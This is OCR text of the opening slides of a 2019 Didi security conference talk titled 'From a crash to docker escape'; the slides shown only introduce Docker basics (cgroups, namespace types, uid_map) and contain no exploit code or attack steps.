滴滴安全大会
暨年度白帽颁奖典礼

卢宇 2019.3.1

不忘初心·安全同行

滴滴安全大会暨年度白帽颁奖典礼

From a crash to docker escape

- Basics of docker
- An apport vulnerability
- A way to leverage CVE-2018-6552
- Demo

Basics of docker

- What is docker?
- cgroups
- namespace


Basics of docker

- What is docker?
- cgroups
- namespace

The New “Old Thing”.


Basics of docker

- What is docker?
- cgroups
- namespace



Basics of docker


- What is docker?
- cgroups
- namespace



Basics of docker

- What is docker?
- cgroups
- namespace

- *memory*
- *cpu*
- *disk I/O*
- *network bandwidth*
- *etc.*



Basics of docker


- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*

Basics of docker

- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*


Basics of docker

- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*




Basics of docker

- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*



Basics of docker


- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*



/proc/<pid>/uid_map


Basics of docker

- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*




Basics of docker

- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*




Basics of docker

- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*




ns1



ns2


Basics of docker

- What is docker?
- cgroups
- namespace
  - *UTS*
  - *User*
  - *Mount*
  - *Network*
  - *IPC*
  - *PID*



